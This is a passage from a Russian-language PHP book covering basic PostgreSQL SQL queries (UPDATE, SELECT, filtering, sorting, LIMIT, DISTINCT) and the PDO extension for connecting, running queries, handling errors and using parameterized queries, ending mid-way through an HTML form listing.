Сразу после ключевого слова UPDATE в инструкции указывается таблица tbl, которая подвергается изменению. В предложении SET перечисляются столбцы, подвергаемые обновлению, и устанавливаются их новые значения. Необязательное условие WHERE позволяет задать критерий отбора строк — обновлению будут подвергаться только те строки, которые удовлетворяют условию where_definition.

Заменим название элемента каталога Процессоры в таблице catalogs на Процессоры (Intel). Воссоздать таблицу для следующего примера можно с использованием операторов из листинга 41.11:

```
catalog=# SELECT * FROM catalogs;
 id |        name
----+--------------------
  1 | Процессоры
  2 | Материнские платы
  3 | Видеоадаптеры
  4 | Жесткие диски
  5 | Оперативная память
(5 rows)
```

```
catalog=# UPDATE catalogs SET name = 'Процессоры (Intel)'
catalog=# WHERE name = 'Процессоры';
UPDATE 1
catalog=# SELECT * FROM catalogs;
 id |        name
----+--------------------
  2 | Материнские платы
  3 | Видеоадаптеры
  4 | Жесткие диски
  5 | Оперативная память
  1 | Процессоры (Intel)
(5 rows)
```

Выборка данных

Для выборки данных воспользуемся таблицей `catalogs` из листинга 41.11. Выбрать все записи таблицы `catalogs` можно при помощи следующего запроса:

```
catalog=# SELECT id, name FROM catalogs;
 id |        name
----+--------------------
  1 | Процессоры
  2 | Материнские платы
  3 | Видеоадаптеры
  4 | Жесткие диски
  5 | Оперативная память
(5 rows)
```

Если требуется вывести все столбцы таблицы, необязательно перечислять их имена после ключевого слова `SELECT` — достаточно заменить этот список символом `*` (все столбцы):

```
catalog=# SELECT * FROM catalogs;
 id |        name
----+--------------------
  1 | Процессоры
  2 | Материнские платы
  3 | Видеоадаптеры
  4 | Жесткие диски
  5 | Оперативная память
(5 rows)
```

К списку столбцов в операторе `SELECT` прибегают в том случае, если необходимо изменить порядок следования столбцов в результирующей таблице или выбрать только часть столбцов:

```
catalog=# SELECT name, id FROM catalogs;
        name        | id
--------------------+----
 Процессоры         |  1
 Материнские платы  |  2
 Видеоадаптеры      |  3
```

```
 Жесткие диски       |  4
 Оперативная память  |  5
(5 rows)
```

Условная выборка

Ситуация, когда требуется изменить количество выводимых строк, встречается гораздо чаще, чем ситуация, когда требуется изменить число и порядок выводимых столбцов. Для ввода в SQL-запрос такого рода ограничений в операторе `SELECT` предназначено специальное ключевое слово `WHERE`, после которого следует логическое условие. Если запись удовлетворяет этому условию, она попадает в результат выборки, в противном случае она отбрасывается.

Вот пример запроса, извлекающего из таблицы `catalogs` записи, чей первичный ключ `catalog_id` больше (применен оператор `>`) 2:

```
catalog=# SELECT * FROM catalogs WHERE id > 2;
 id |        name
----+--------------------
  3 | Видеоадаптеры
  4 | Жесткие диски
  5 | Оперативная память
(3 rows)
```

Оператор «больше» (`>`) возвращает `true` (истину), если левый аргумент больше правого, и `false` (ложь), если правый аргумент больше или равен левому. Если логическое выражение возвращает `true` для текущей записи, запись попадает в результирующую таблицу.

Помимо оператора `>`, имеется еще несколько логических операторов, представленных в табл. 41.2.

Таблица 41.2. Логические операторы

Синтаксис	Описание
`a > b`	Возвращает `true`, если аргумент `a` больше `b`, и `false` — в противном случае
`a < b`	Возвращает `true`, если аргумент `a` меньше `b`, и `false` — в противном случае
`a >= b`	Возвращает `true`, если аргумент `a` больше или равен аргументу `b`, и `false` — в противном случае
`a <= b`	Возвращает `true`, если аргумент `a` меньше или равен аргументу `b`, и `false` — в противном случае
`a = b`	Возвращает `true`, если аргумент `a` равен аргументу `b`, и `false` — в противном случае
`a <> b`	Возвращает `true`, если аргумент `a` не равен аргументу `b`, и `false` — в противном случае
`a != b`	Аналогичен оператору `<>`
`a <=> b`	Оператор эквивалентности. По своему действию аналогичен оператору равенства `=`, однако допускает в качестве одного из аргументов `null`

При выводе `true` (истина) обозначается символом `t`, а `false` (ложь) — `f`. В этом легко убедиться, если вывести логическое выражение в результирующую таблицу:

```
catalog=# SELECT id, id > 2 FROM catalogs;
 id | ?column?
----+----------
  1 | f
  2 | f
  3 | t
  4 | t
  5 | t
(5 rows)
```

Условие может быть составным и объединяться при помощи логических операторов. В следующем запросе приводится пример такого составного условия: первичный ключ должен быть больше 2 и меньше или равен 4. Для объединения этих двух условий используется оператор `AND` (И):

```
catalog=# SELECT * FROM catalogs
catalog=# WHERE id > 2 AND id <= 4;
 id |     name
----+--------------
  3 | Видеоадаптеры
  4 | Жесткие диски
(2 rows)
```

> ***Примечание***
>
> **Помимо оператора `AND` (И), для объединения логических выражений может использоваться оператор `OR` (ИЛИ).**

Кроме бинарных логических операторов `AND` и `OR`, PostgreSQL поддерживает унарный оператор отрицания `NOT`. Оператор возвращает истину для ложного аргумента и ложь для истинного аргумента:

```
catalog=# SELECT id, id > 2, NOT id > 2 FROM catalogs;
 id | ?column? | ?column?
----+----------+----------
  1 | f        | t
  2 | f        | t
  3 | t        | f
  4 | t        | f
  5 | t        | f
(5 rows)
```

Помимо операторов `OR` и `AND`, язык SQL предоставляет еще один логический оператор — `XOR` (исключающее ИЛИ). Его можно эмулировать при помощи остальных логических операторов по формуле:

```
(a AND (NOT b)) OR ((NOT a) and b)
```

Для выборки записей из определенного интервала используется оператор `BETWEEN min AND max`, возвращающий записи, значения которых лежат в диапазоне от `min` до `max`:

```
catalog=# SELECT * FROM catalogs WHERE id BETWEEN 3 AND 4;
 id |     name
----+--------------
  3 | Видеоадаптеры
  4 | Жесткие диски
(2 rows)
```

Как видно из примера, в результирующую таблицу возвращаются записи в диапазоне от 3 до 4.

Существует конструкция, противоположная конструкции `BETWEEN`, — `NOT BETWEEN`, которая возвращает записи, не попадающие в интервал между `min` и `max`:

```
catalog=# SELECT * FROM catalogs WHERE id NOT BETWEEN 3 AND 4;
 id |        name
----+--------------------
  1 | Процессоры
  2 | Материнские платы
  5 | Оперативная память
(3 rows)
```

Иногда требуется извлечь записи, удовлетворяющие не диапазону, а списку — например, записи с `id` из списка `(1,2,5)`. Для этого предназначена конструкция `IN`:

```
catalog=# SELECT * FROM catalogs WHERE id IN (1,2,5);
 id |        name
----+--------------------
  1 | Процессоры
  2 | Материнские платы
  5 | Оперативная память
(3 rows)
```

Конструкция `NOT IN` противоположна оператору `IN` и возвращает истину, если проверяемое значение не входит в список, и ложь, если оно присутствует в списке:

```
catalog=# SELECT * FROM catalogs WHERE id NOT IN (1,2,5);
 id |     name
----+--------------
  3 | Видеоадаптеры
  4 | Жесткие диски
(2 rows)
```

В конструкции `WHERE` могут использоваться не только числовые столбцы. В следующем примере из таблицы `catalogs` извлекается запись, соответствующая элементу каталога `Процессоры`:

```
catalog=# SELECT * FROM catalogs WHERE name = 'Процессоры';
 id |    name
----+------------
  1 | Процессоры
(1 row)
```

Зачастую условную выборку с участием строк удобнее производить не при помощи оператора равенства `=`, а посредством оператора `LIKE`, который позволяет использовать простейшие регулярные выражения. Оператор `LIKE` имеет следующий синтаксис:

```
expr LIKE pat
```

Оператор часто задействуется в конструкции WHERE и возвращает истину, если выражение expr соответствует выражению pat, и ложь — в противном случае. Главное преимущество оператора LIKE перед оператором равенства заключается в возможности использования специальных символов, приведенных в табл. 41.3.

Таблица 41.3. Логические операторы

Синтаксис	Описание
%	Соответствует любому количеству символов, даже их отсутствию
_	Соответствует ровно одному символу

С помощью этих специальных символов можно задать различные шаблоны соответствия. Далее приводится пример выборки записей, которые содержат названия элементов каталога, заканчивающиеся на символ ы:

```
catalog=# SELECT * FROM catalogs WHERE name LIKE '%ы';
 id |        name
----+--------------------
  1 | Процессоры
  2 | Материнские платы
  3 | Видеоадаптеры
(3 rows)
```

Оператор NOT LIKE противоположен по действию оператору LIKE и имеет следующий синтаксис:

```
expr NOT LIKE pat
```

Оператор возвращает ложь, если выражение expr соответствует выражению pat, и истину — в противном случае. Таким образом, с его помощью можно извлечь записи, которые не удовлетворяют указанному условию:

```
catalog=# SELECT * FROM catalogs WHERE name NOT LIKE '%ы';
 id |         name
----+---------------------
  4 | Жесткие диски
  5 | Оперативная память
(2 rows)
```

Псевдонимы столбцов

Как мы увидим в следующей главе, при извлечении содержимого таблицы в PHP-программе имена столбцов становятся ключами ассоциативного массива с данными. Однако иногда названия столбца нет:

```
catalog=# SELECT id, id > 2, NOT id > 2 FROM catalogs;
 id | ?column? | ?column?
----+----------+----------
  1 | f        | t
  2 | f        | t
  3 | t        | f
```

```
  4 | t        | f
  5 | t        | f
(5 rows)
```

Так получается, если в результирующей таблице столбцы формируются выражениями или функциями. В SELECT-запросе столбцу можно назначить новое имя при помощи ключевого слова AS:

```
catalog=# SELECT id, id > 2 AS more_tow, NOT id > 2 AS less_two
catalog=# FROM catalogs;
 id | more_tow | less_two
----+----------+----------
  1 | f        | t
  2 | f        | t
  3 | t        | f
  4 | t        | f
  5 | t        | f
(5 rows)
```

Сортировка записей

Результат выборки представляет собой записи, располагающиеся в порядке, в котором они хранятся в базе данных. Он не всегда соответствует порядку добавления записей, поскольку записи могут быть перемещены в результате операций обновления и удаления. Давайте поменяем названия каталога Видеоадаптеры на Видеокарты:

```
catalog=# SELECT id, name FROM catalogs;
 id |        name
----+--------------------
  1 | Процессоры
  2 | Материнские платы
  3 | Видеоадаптеры
  4 | Жесткие диски
  5 | Оперативная память
(5 rows)
catalog=# UPDATE catalogs SET name = 'Видеокарты'
catalog=# WHERE name = 'Видеоадаптеры';
UPDATE 1
catalog=# SELECT * FROM catalogs;
 id |        name
----+--------------------
  1 | Процессоры
  2 | Материнские платы
  4 | Жесткие диски
  5 | Оперативная память
  3 | Видеокарты
(5 rows)
```

Как можно видеть, запись с идентификатором 3 теперь располагается в самом конце результирующей таблицы. Поэтому любая выборка нуждается в сортировке. Отсортировать выборку можно при конструкции ORDER BY, которая следует за выражением

SELECT. После конструкции ORDER BY указывается столбец (или столбцы), по которому следует сортировать данные:

```
catalog=# SELECT id, name FROM catalogs ORDER BY id;
 id |        name
----+--------------------
  1 | Процессоры
  2 | Материнские платы
  3 | Видеокарты
  4 | Жесткие диски
  5 | Оперативная память
(5 rows)

catalog=# SELECT id, name FROM catalogs ORDER BY name;
 id |        name
----+--------------------
  3 | Видеокарты
  4 | Жесткие диски
  2 | Материнские платы
  5 | Оперативная память
  1 | Процессоры
(5 rows)
```

Как видно из примера, первый запрос сортирует результат выборки по полю id, а второй — по полю name.

По умолчанию сортировка производится в прямом порядке, однако, добавив после имени столбца ключевое слово DESC, можно добиться сортировки в обратном порядке:

```
catalog=# SELECT id, name FROM catalogs ORDER BY id DESC;
 id |        name
----+--------------------
  5 | Оперативная память
  4 | Жесткие диски
  3 | Видеокарты
  2 | Материнские платы
  1 | Процессоры
(5 rows)
```

Сортировку записей можно производить и по нескольким столбцам. Пусть имеется таблица tbl, состоящая из двух столбцов: id и putdate, и содержащая записи с первичным ключом каталога id и датой обращения в поле putdate. В листинге 41.12 приводится дамп, позволяющий развернуть таблицу tbl.

Листинг 41.12. Несортированная таблица. Файл tbl_order.sql

```
DROP TABLE IF EXISTS tbl;

CREATE TABLE tbl (
  id INTEGER NOT NULL,
  putdate TIMESTAMP NOT NULL
);
```

```
INSERT INTO tbl
VALUES
  (5, '2022-01-04 05:01:58'),
  (3, '2022-01-03 12:10:45'),
  (4, '2022-01-10 16:10:25'),
  (1, '2021-12-20 08:34:09'),
  (2, '2022-01-06 20:57:42'),
  (2, '2021-12-24 18:42:41'),
  (5, '2022-12-25 09:35:01'),
  (1, '2021-12-23 15:14:26'),
  (4, '2021-12-26 21:32:00'),
  (3, '2021-12-25 12:11:10');
```

Чтобы отсортировать таблицу `tbl` сначала по полю `id`, а затем по полю `putdate`, можно воспользоваться следующим запросом:

```
catalog=# SELECT * FROM tbl ORDER BY id, putdate DESC;
 id |       putdate
----+---------------------
  1 | 2021-12-23 15:14:26
  1 | 2021-12-20 08:34:09
  2 | 2022-01-06 20:57:42
  2 | 2021-12-24 18:42:41
  3 | 2022-01-03 12:10:45
  3 | 2021-12-25 12:11:10
  4 | 2022-01-10 16:10:25
  4 | 2021-12-26 21:32:00
  5 | 2022-12-25 09:35:01
  5 | 2022-01-04 05:01:58
(10 rows)
```

Как видно из примера, записи в таблице `tbl` сначала сортируются по столбцу `id`, а в группе совпадающих по `id` записей сортировка идет по полю `putdate` в обратном порядке. Следует отметить, что ключевое слово `DESC` относится только к полю `putdate`, а чтобы отсортировать оба столбца в обратном порядке, потребуется снабдить ключевым словом как столбец `id`, так и столбец `putdate`:

```
catalog=# SELECT * FROM tbl ORDER BY id DESC, putdate DESC;
 id |       putdate
----+---------------------
  5 | 2022-12-25 09:35:01
  5 | 2022-01-04 05:01:58
  4 | 2022-01-10 16:10:25
  4 | 2021-12-26 21:32:00
  3 | 2022-01-03 12:10:45
  3 | 2021-12-25 12:11:10
  2 | 2022-01-06 20:57:42
  2 | 2021-12-24 18:42:41
  1 | 2021-12-23 15:14:26
  1 | 2021-12-20 08:34:09
(10 rows)
```

Для прямой сортировки также существует ключевое слово ASC (в противовес ключевому слову DESC), но поскольку по умолчанию записи сортируются в прямом порядке, это ключевое слово всегда опускают.

Вывод записей в случайном порядке

Для вывода записей в случайном порядке служит конструкция ORDER BY RANDOM(). Далее демонстрируется вывод содержимого таблицы catalogs в случайном порядке:

```
catalog=# SELECT id, name FROM catalogs ORDER BY RANDOM();
 id |        name
----+--------------------
  4 | Жесткие диски
  3 | Видеокарты
  5 | Оперативная память
  1 | Процессоры
  2 | Материнские платы
(5 rows)
```

Если требуется вывести лишь одну случайную запись, применяется конструкция LIMIT 1:

```
catalog=# SELECT id, name FROM catalogs ORDER BY RANDOM() LIMIT 1;
 id |       name
----+-------------------
  2 | Материнские платы
(1 row)
```

Ограничение выборки

Результат выборки может содержать сотни и тысячи записей. Их вывод и обработка занимают значительное время и серьезно загружают сервер базы данных, поэтому информацию часто разбивают на страницы и предоставляют ее пользователю порциями. Извлечение только части запроса требует меньше времени и вычислений, а кроме того, пользователю часто бывает достаточно просмотреть первые несколько записей. Постраничная навигация организуется при помощи ключевого слова LIMIT, за которым следует количество записей, выводимых за один раз.

В следующем примере извлекаются первые две записи таблицы catalogs, при этом одновременно осуществляется их обратная сортировка по полю id:

```
catalog=# SELECT id, name FROM catalogs
catalog=# ORDER BY id DESC
catalog=# LIMIT 2;
 id |        name
----+--------------------
  5 | Оперативная память
  4 | Жесткие диски
(2 rows)
```

А чтобы извлечь следующие две записи, используется ключевое слово OFFSET, которое указывает позицию, начиная с которой необходимо вернуть результат:

```
catalog=# SELECT * FROM catalogs
catalog=# ORDER BY id DESC
```

```
catalog=# LIMIT 2
catalog=# OFFSET 2;
 id |       name
----+------------------
  3 | Видеокарты
  2 | Материнские платы
(2 rows)
```

Для извлечения следующих двух записей необходимо применить конструкцию `LIMIT 2 OFFSET 4`.

Вывод уникальных значений

Очень часто встает задача выбора из таблицы уникальных значений. Воспользуемся для следующего примера таблицей `tbl` из листинга 41.12 и выведем все значения поля `id`, выполнив запрос:

```
catalog=# SELECT id FROM tbl ORDER BY id;
 id
----
  1
  1
  2
  2
  3
  3
  4
  4
  5
  5
(10 rows)
```

Как можно видеть, результат не совсем удобен для восприятия. Было бы лучше, если бы запрос вернул уникальные значения столбца `id`. Для этого перед именем столбца можно поставить ключевое слово `DISTINCT`, которое предписывает PostgreSQL извлекать только уникальные значения:

```
catalog=# SELECT DISTINCT id FROM tbl ORDER BY id;
 id
----
  1
  2
  3
  4
  5
(5 rows)
```

Теперь результат запроса не содержит ни одного повторяющегося значения.

> ***Примечание***
>
> **Ключевое слово** `DISTINCT` **имеет синоним —** `DISTINCTROW`.

Для ключевого слова DISTINCT имеется противоположенное слово — ALL, которое предписывает извлечение всех значений столбца, в том числе и повторяющихся. Поскольку такое поведение установлено по умолчанию, ключевое слово ALL всегда опускают.

Часто для извлечения уникальных записей прибегают также к конструкции GROUP BY, содержащей имя столбца, по которому группируется результат:

```
catalog=# SELECT id FROM tbl
catalog=# GROUP BY id
catalog=# ORDER BY id;
 id
----
  1
  2
  3
  4
  5
(5 rows)
```

Примечание


Конструкция GROUP BY **располагается в** SELECT**-запросе перед конструкциями** ORDER BY **и** LIMIT.

Резюме

Мы рассмотрели основы работы с СУБД PostgreSQL и получили начальные сведения о языке запросов SQL. Мы также познакомились с терминологией реляционного исчисления, основными командами SQL, а также с типами данных, которыми они оперируют.

Эта глава ни в коей мере не претендует на учебник по SQL, ее цель — лишь описание функций и возможностей PHP, предназначенных для работы с базами данных. Язык SQL — очень мощный, но в то же время и весьма сложный, поэтому, если вы планируете использовать его в своих PHP-скриптах, вам следует прочитать книгу, а то и несколько, целиком посвященных SQL и системам управления базами данных.

ГЛАВА 42



Расширение PDO

Листинги этой главы находятся в каталоге *pdo* сопровождающего книгу файлового архива.

В предыдущей главе мы рассмотрели СУБД PostgreSQL, которая в современных приложениях часто играет роль долговременного хранилища данных. Эта глава посвящена взаимодействию PHP-скриптов и PostgreSQL, обеспечивает которое универсальное расширение — PDO.

До введения расширения PDO для каждой базы данных использовалось собственное уникальное расширение. Функции, предоставляемые такими расширениями, имели префикс, сигнализирующий о задействованной базе данных, — например: `pg_query()`, `mysql_query()`, `mssql_query()`. Переход с одной базы данных на другую требовал множества изменений по всему коду.

Объектно-ориентированная библиотека PDO предоставляет одинаковый интерфейс для доступа из PHP-скриптов ко всем типам баз данных, значительно облегчая переход от одной базы данных к другой.

Настройка PDO

Помимо самого расширения, для его корректного взаимодействия с СУБД необходим драйвер конкретной базы данных, и в случае PostgreSQL — это pdo_pgsql.

Для установки расширения в операционной системе Windows необходимо отредактировать конфигурационный файл php.ini, раскомментировав строку:

```
extension=php_pdo_pgsql.dll
```

В Linux Ubuntu установить расширение можно при помощи команды:

```
$ sudo apt-get install php-pdo-pgsql
```

В macos следует воспользоваться менеджером пакетов Homebrew:

```
$ brew install php-pdo-pgsql
```

Установка соединения с базой данных

Чтобы установить соединение с базой данных, необходимо создать объект класса PDO, конструктор которого имеет следующий синтаксис:

```
public PDO::__construct(
    string $dsn,
    ?string $username = null,
    ?string $password = null,
    ?array $options = null
)
```

Конструктор класса принимает в качестве первого параметра источник данных $dsn, содержащий название драйвера, адрес сервера и имя базы данных. Вторым параметром ($username) принимается имя пользователя, а третьим ($password) — его пароль. Последний параметр ($options) задает ассоциативный массив с дополнительными параметрами PDO и драйвера базы данных.

Типичный пример установки соединения с базой данных выглядит следующим образом:

```
$pdo = new PDO('pgsql:host=localhost;dbname=catalog', 'user', '');
```

Здесь осуществляется обращение к серверу, расположенному на локальной машине localhost, выбирается база данных catalog и в качестве имени PostgreSQL-пользователя передается user с пустым паролем. Если соединение в силу каких-либо причин не может быть установлено, генерируется исключение PDOException, которое может быть перехвачено блоком try/catch (листинг 42.1).

Листинг 42.1. Соединение с базой данных. Файл connect_db.php

```
<?php
try {
    $pdo = new PDO('pgsql:host=localhost;dbname=catalog', 'user', '');
} catch (PDOException $e) {
    echo 'Невозможно установить соединение с базой данных';
}
```

Файл connect_db.php мы будем использовать во всех следующих примерах для установки соединения с базой данных. Для этого он будет подключаться в начале скрипта при помощи конструкции require_once. В качестве иллюстрации этого подхода давайте извлечем текущую версию PostgreSQL-сервера, для чего воспользуемся функцией VERSION() (листинг 42.2).

Листинг 42.2. Извлечение версии сервера. Файл version.php

```
<?php
require_once('connect_db.php');

// Выполняем запрос
$query = 'SELECT VERSION() AS version';
$ver = $pdo->query($query);
```

```
// Извлекаем результат
$version = $ver->fetch();
echo $version['version'];
```

В зависимости от операционной системы результат выполнения скрипта может быть различным, однако в полученной строке обязательно будет присутствовать версия сервера. Например, на машине под управлением macos можно получить следующий результат:

```
PostgreSQL 14.4 on x86_64-apple-darwin21.5.0, compiled by Apple clang version 13.1.6
(clang-1316.0.21.2.5), 64-bit
```

Для выполнения запроса используется объект соединения `$pdo` и его метод `query()`, который в качестве результата возвращает объект класса `PDOStatement`, сохраняемый в переменной `$ver`. Класс предоставляет интерфейс для доступа к результирующей таблице. В приведенном примере эта таблица имеет одну строку с единственным значением. Его мы извлекаем в ассоциативный массив `$version` с единственным ключом `'version'`, название которого было задано в SQL-запросе ключевым словом `AS`.

В последующих разделах порядок работы с запросами и результирующими таблицами будет рассмотрен более подробно.

Выполнение SQL-запросов

Если в результате выполнения запросов не требуется получать результаты, а важен лишь побочный эффект (создание и заполнение таблиц, удаление или обновление данных), лучшим способом выполнить запрос будет использование метода `exec()` класса `PDO`. Метод принимает в качестве единственного параметра строку `$statement` с запросом и возвращает количество затронутых в ходе его выполнения записей:

```
public PDO::exec(string $statement): int|false
```

В листинге 42.3 приводится пример использования метода `exec()` для создания таблицы `catalogs`.

Листинг 42.3. Пример использования метода exec(). Файл exec_wrong.php

```
<?php
require_once('connect_db.php');

$query = 'CREATE TABLE catalogs (
          id SERIAL,
          name TEXT NOT NULL)';

$pdo->exec($query);
```

Поскольку таблица `catalogs` уже существует, выполнение скрипта завершается ошибкой — т. е. генерацией исключительной ситуации:

```
Fatal error: Uncaught PDOException: SQLSTATE[42P07]: Duplicate table: 7 ERROR:
relation "catalogs" already exists
```

Чтобы исправить положение, следует либо добавить в оператор `CREATE TABLE` ключевое слово `IF EXISTS`, либо предварительно удалить таблицу `catalogs` (листинг 42.4).

Листинг 42.4. Создание таблицы catalogs. Файл exec.php

```
<?php
require_once('connect_db.php');

$query = 'DROP TABLE IF EXISTS catalogs';
if ($pdo->exec($query) !== false) {
    echo 'Таблица catalogs успешно удалена<br />';
}

$query = 'CREATE TABLE catalogs (
          id SERIAL,
          name TEXT NOT NULL)';
if ($pdo->exec($query) !== false) {
    echo 'Таблица catalogs успешно создана<br />';
}
```

В случае успешного выполнения метод `exec()` возвращает количество затронутых запросом строк, а в случае неудачи — возвращает `false`. Чтобы в конструкции `if` точно определить, что `exec()` сработал, производится сравнение при помощи оператора `!==` с `false`. Кроме того, на каждый успешно выполненный запрос выводится соответствующее сообщение.

Обработка ошибок

Проверять правильность выполнения каждого запроса не очень удобно. Лучше воспользоваться механизмом исключений, как мы это делали при установке соединения (см. листинг 42.1). Создадим ошибочный запрос и попробуем обработать его при помощи механизма исключений (листинг 42.5).

Листинг 42.5. Ошибочный запрос. Файл errors.php

```
<?php
require_once('connect_db.php');

try {
    $query = 'SELECT VERSION1() AS version';
    $ver = $pdo->query($query);
    echo $ver->fetch()['version'];
} catch (PDOException $e) {
    echo 'Ошибка выполнения запроса: ' . $e->getMessage();
}
```

Выполнение этого скрипта приведет к выдаче следующего сообщения:

```
Ошибка выполнения запроса: SQLSTATE[42883]: Undefined function: 7 ERROR:
function version1() does not exist LINE 1: SELECT VERSION1() AS version ^ HINT:
```

```
No function matches the given name and argument types. You might need to add
explicit type casts.
```

По этому сообщению можно легко определить, что PostgreSQL не может обнаружить функцию с именем `VERSION1()`.

Расширение PDO предоставляет несколько режимов обработки ошибок (по умолчанию используется режим генерации исключений, работу которого мы только что наблюдали):

- `PDO::ERRMODE_SILENT` — «тихий» режим. Сообщения об ошибках обработки запросов можно извлечь при помощи метода `errorInfo()`. Сигналом о возникновении ошибок служат значения `false`, возвращаемые методами обработки запросов;
- `PDO::ERRMODE_WARNING` — режим генерации предупреждений. В случае возникновения ошибок обработки SQL-запроса PDO выдает предупреждение PHP;
- `PDO::ERRMODE_EXCEPTION` — режим генерации исключений. В случае возникновения ошибок в SQL-запросах PDO генерирует исключение `PDOException`.

Переключиться в один из режимов проще всего при помощи дополнительных параметров конструктора PDO (листинг 42.6).

Листинг 42.6. Обработка ошибки соединения с базой данных. Файл connect.php

```
<?php
try {
    $pdo = new PDO(
        'pgsql:host=localhost;dbname=catalog',
        'user',
        '',
        [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION]);
} catch (PDOException $e) {
    echo 'Невозможно установить соединение с базой данных';
}
```

Извлечение данных

Рассмотрим задачу извлечения данных более подробно, для чего воспользуемся таблицей `catalogs` из листинга 41.11. В листинге 42.7 представлен скрипт, выводящий содержимое этой таблицы в окно браузера.

Листинг 42.7. Вывод содержимого таблицы `catalogs`. Файл fetch.php

```
<?php
require_once('connect.php');

try {
    $query = 'SELECT * FROM catalogs ORDER BY id';
    $cat = $pdo->query($query);
```

```
    while ($catalog = $cat->fetch()) {
        echo $catalog['name'] . '<br />';
    }
} catch (PDOException $e) {
    echo 'Ошибка выполнения запроса: ' . $e->getMessage();
}
```

Результатом выполнения скрипта будут следующие строки:

```
Процессоры
Материнские платы
Видеоадаптеры
Жесткие диски
Оперативная память
```

Как видно из этого примера, метод `query()` объекта `PDO` возвращает объект результирующей таблицы `$cat`. Извлечение данных осуществляется при помощи метода `fetch()`. За один вызов функция извлекает из результирующей таблицы одну запись, которая представляется в виде ассоциативного массива `$catalog`.

В качестве ключей массива выступают имена столбцов таблицы `catalogs`, а в качестве значений — элементы результирующей таблицы. Повторный вызов метода `fetch()` приводит к извлечению следующей строки и т. д. Поэтому вызов функции в цикле `while()` приводит к последовательному извлечению всех строк результирующей таблицы до тех пор, пока записи в результирующей таблице не закончатся и метод не вернет `false`, что приведет к выходу из цикла.

Давайте посмотрим содержимое массива `$catalog`, который возвращается методом `fetch()`:

```
$catalog = $cat->fetch();
echo '<pre>';
print_r($catalog);
echo '</pre>';
```

В качестве результата будут выведены следующие строки:

```
Array
(
    [id] => 1
    [0] => 1
    [name] => Процессоры
    [1] => Процессоры
)
```

Метод `fetch()` возвращает ассоциативный массив, где ключами выступают имена столбцов, а значениями — содержимое ячеек. Кроме того, содержимое ячеек дублируется в индексном виде. В роли индекса выступает порядок извлекаемого столбца (начиная с 0). Изменить такое поведение можно при помощи констант класса `PDO`:

```
$catalog = $cat->fetch(PDO::FETCH_ASSOC);
echo '<pre>';
print_r($catalog);
echo '</pre>';
```

Использование константы PDO::FETCH_ASSOC приводит к тому, что в результирующем массиве остаются только ассоциативные элементы:

```
Array
(
    [catalog_id] => 1
    [name] => Процессоры
)
```

Помимо константы FETCH_ASSOC, класс PDO предоставляет еще несколько констант, с помощью которых можно влиять на возвращаемый методом fetch() результат. Вот наиболее популярные:

- PDO::FETCH_NUM — возвращает только индексный массив;
- PDO::FETCH_BOTH — возвращает ассоциативный и индексный массив (поведение по умолчанию);
- PDO::FETCH_CLASS — возвращает результат в виде объекта, свойствами которого выступают названия столбцов.

В качестве альтернативы методу fetch(), который извлекает записи построчно, объект PDO предоставляет метод fetchAll(), позволяющий извлечь результаты в один большой массив (листинг 42.8).

Листинг 42.8. Извлечение результатов в массив. Файл fetch_all.php

```
<?php
require_once('connect.php');

try {
    $query = 'SELECT * FROM catalogs ORDER BY id';
    $cat = $pdo->query($query);

    $catalogs = $cat->fetchAll();
    foreach ($catalogs as $catalog) {
        echo $catalog['name'] . '<br />';
    }
} catch (PDOException $e) {
    echo 'Ошибка выполнения запроса: ' . $e->getMessage();
}
```

Метод fetchAll() может принимать такие же управляющие константы, что и метод fetch().

Параметризация SQL-запросов

До настоящего момента мы извлекали все содержимое таблицы. Чаще нужна только часть таблицы или вообще одна запись. Для этого в SQL-запросе следует подставить параметры в конструкцию WHERE.

Для выполнения такого запроса следует воспользоваться параметризованными запросами, которые должны пройти несколько стадий: подготовки, связывания с переменными и выполнения.

Используя в предыдущем разделе метод `PDO::query()`, мы одним методом выполняли все требуемые стадии (за исключением связывания, т. к. у нас не было параметров).

Давайте извлечем из таблицы `catalogs` запись с первичным ключом `id`, равным 1 (листинг 42.9).

Листинг 42.9. Параметризованный запрос. Файл prepare.php

```
<?php
require_once('connect.php');

try {
    $query = 'SELECT *
              FROM catalogs
              WHERE id = :id';
    $cat = $pdo->prepare($query);
    $cat->execute(['id' => 1]);
    echo $cat->fetch()['name']; // Процессоры
} catch (PDOException $e) {
    echo 'Ошибка выполнения запроса: ' . $e->getMessage();
}
```

Запросы, в которых используются параметры, передаются специальному методу `prepare()`. Сам запрос, как можно видеть, содержит параметр `:id`, заполняемый на этапе выполнения методом `execute()`. Для заполнения параметра методу `execute()` передается ассоциативный массив, ключи которого содержат названия параметров.

Параметры могут быть безымянными — тогда в запросе они обозначаются символом вопроса `?`. Методу же `execute()` передается индексный массив, элементы которого заменят символы `?` в параметризованном запросе (листинг 42.10). Первый знак вопроса заменяется первым элементом, второй — вторым и т. д.

Листинг 42.10. Безымянные параметры. Файл prepare_question.php

```
<?php
require_once('connect.php');

try {
    $query = 'SELECT *
              FROM catalogs
              WHERE id = ?';
    $cat = $pdo->prepare($query);
    $cat->execute([1]);
    echo $cat->fetch()['name']; // Процессоры
} catch (PDOException $e) {
    echo 'Ошибка выполнения запроса: ' . $e->getMessage();
}
```

Заполнение связанных таблиц

Еще один интересный случай представляет собой заполнение связанных таблиц. Пусть имеется таблица news, предназначенная для хранения новостных сообщений и состоящая из трех полей:

- id — первичный ключ;
- name — название новостной позиции;
- putdate — дата размещения новости.

С таблицей news связана таблица news_contents, предназначенная для хранения текста новости и также состоящая из трех полей:

- id — первичный ключ;
- content — содержимое новостного сообщения;
- news_id — внешний ключ, содержащий значения полей id из таблицы news для связывания новостного блока и текста новости.

В листинге 42.11 представлены операторы CREATE TABLE, которые создают таблицы news и news_contents.

Листинг 42.11. Создание связанных таблиц. Файл news.sql

```
CREATE TABLE news (
  id SERIAL,
  name TEXT NOT NULL,
  putdate TIMESTAMP NOT NULL
);

CREATE TABLE news_contents (
  id SERIAL,
  content TEXT NOT NULL,
  news_id INTEGER NOT NULL
);
```

На рис. 42.1 представлена HTML-форма, которая позволяет добавить название и текст новостного сообщения в базу данных.

HTML-код, воссоздающий форму, показанную на рис. 42.1, приведен в листинге 42.12.

Листинг 42.12. Форма добавления новости. Файл news.html

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Добавление новости</title>
  <meta charset='utf-8' />
</head>
<body>
  <table>
```

```
  <form action='addnews.php' method='POST'>
    <tr>
      <td>Название:</td>
      <td><input type='text' name='name'></td>
    </tr>
